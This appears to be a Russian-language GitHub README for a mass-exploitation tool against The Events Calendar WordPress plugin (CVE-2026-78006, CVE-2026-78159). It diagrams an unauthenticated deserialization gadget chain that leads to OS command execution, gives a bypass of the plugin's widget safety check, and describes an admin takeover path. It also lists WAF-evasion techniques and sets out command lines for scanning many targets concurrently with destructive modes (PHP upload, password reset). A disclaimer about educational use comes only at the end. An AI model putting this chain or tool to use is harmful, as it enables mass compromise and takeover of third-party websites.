antid00t/cve-2026-78006-cve-2026-78159

Асинхронный инструмент массовой эксплуатации уязвимостей плагина The Events Calendar для WordPress (CVE-2026-78006, CVE-2026-78159), обеспечивающий неаутентифицированное RCE, загрузку PHP и захват прав администратора.

         █████╗  ███╗   ██╗ ████████╗ ██╗ ██████╗   ██████╗   ██████╗  ████████╗
        ██╔══██╗ ████╗  ██║ ╚══██╔══╝ ██║ ██╔══██╗ ██╔═████╗ ██╔═████╗ ╚══██╔══╝
     ███████║ ██╔██╗ ██║    ██║    ██║ ██║  ██║ ██║██╔██║ ██║██╔██║    ██║
     ██╔══██║ ██║╚██╗██║    ██║    ██║ ██║  ██║ ████╔╝██║ ████╔╝██║    ██║
     ██║  ██║ ██║ ╚████║    ██║    ██║ ██████╔╝ ╚██████╔╝ ╚██████╔╝    ██║
     ╚═╝  ╚═╝ ╚═╝  ╚═══╝    ╚═╝    ╚═╝ ╚═════╝   ╚═════╝   ╚═════╝     ╚═╝
» E X P L O I T S «

🔥 Полностью асинхронный · лестница обхода WAF · автообнаружение · без аутентификации
| Плагин WordPress | The Events Calendar (StellarWP) — более 600 000 активных установок |
| Уязвимая версия | <= 6.17.4 |
| Исправленная версия | 6.17.4.1 |
| Аутентификация | ❌ Не требуется — без взаимодействия, до модерации |
| CVSS | 9.8 CRITICAL |
unauth comment ──► moderation-hash preview ──► do_blocks()
                                                    │
                    enable_rendering_widget_copied() ──► re-forges wp_hash with SECRET salt
                                                    │
                     unserialize() ◄── legacy-widget block
                          │
          Lazy_Post_Collection::__unserialize()
                          │
                array_map('system', $cmds)  ──►  🔥 OS command execution
Обходит
is_safe_widget_instance()с помощью обёртки с некорректным хвостомa:2:{i:0;<gadget>i:1;X}— магические методы срабатывают до того, как ошибка разбора прерывает выполнение.
plain-array instance (no objects — passes every object guard)
                          │
        featured_events_only => true   ◄── deterministic query starvation
                          │
          messages.php ──► tec_classes($classes)
                          │
     Element_Classes::parse_array() ──► is_callable($value)
                          │
              $value($this->results)  ──►  wp_update_user() ──►  👑 admin takeover
# install dependencies
pip3 install -r requirements.txt

# scan a single target (non-destructive proofs)
python3 tec.py --url http://localhost --cmd id

# scan multiple labs concurrently
python3 tec.py --list labs.txt --threads 50 --output results.txt

# FULL MODE: command execution + PHP file upload + admin takeover
python3 tec.py --list labs.txt --full --threads 50 --insecure --cmd id --output results.txt
labs.txt — по одному базовому URL на строку:
http://localhost
http://192.168.56.101/lab-wp
http://user:[email protected]:8080    # optional inline basic-auth
| Параметр | Описание |
|---|---|
--url / --list | одна цель / файл со списком целей |
--threads N | параллельные цели — асинхронный семафор (по умолчанию 30) |
--cve both|1|2 | какую цепочку запускать (по умолчанию обе) |
--cmd CMD | команда ОС для CVE-2026-78006 (по умолчанию id) |
--upload-php | записать PHP-файл test lab в корень WP + проверить по HTTP |
--login-proof | сбросить пароль пользователя с ID 1 на 1 + проверить вход (деструктивно) |
--full | все деструктивные примитивы из ОДНОГО комментария (деструктивно) |
--obfuscate-blocks | JSON блоков с \u-экранированием — доставка в обход WAF |
--insecure | пропустить проверку TLS (лаборатории с самоподписанным HTTPS) |
--auth USER:PASS | basic-auth для всех целей |
--id-range LO-HI | ID записей для проверки при обнаружении событий (по умолчанию 1-40) |
--output FILE | файл результатов — успешные цели записываются в реальном времени |
\u-экранированием,
multipart-тела, минимальные полезные нагрузки; автоматическая диагностика Wordfence / ModSecurity / Cloudflaresystem → passthru → shell_exec → execcount; разрушение только по требованию<= 6.17.4, комментарии включены и видны на записях событий,
как минимум одно опубликованное событиеpip3 install -r requirements.txtНовые эксплойты, PoC и материалы по безопасности.
Этот инструмент предоставляется исключительно в образовательных и исследовательских целях. Он демонстрирует публично задокументированные уязвимости (CVE-2026-78006, CVE-2026-78159), чтобы исследователи и администраторы могли проверить собственные лабораторные среды.
Используя этот инструмент, вы берёте на себя полную ответственность за свои действия.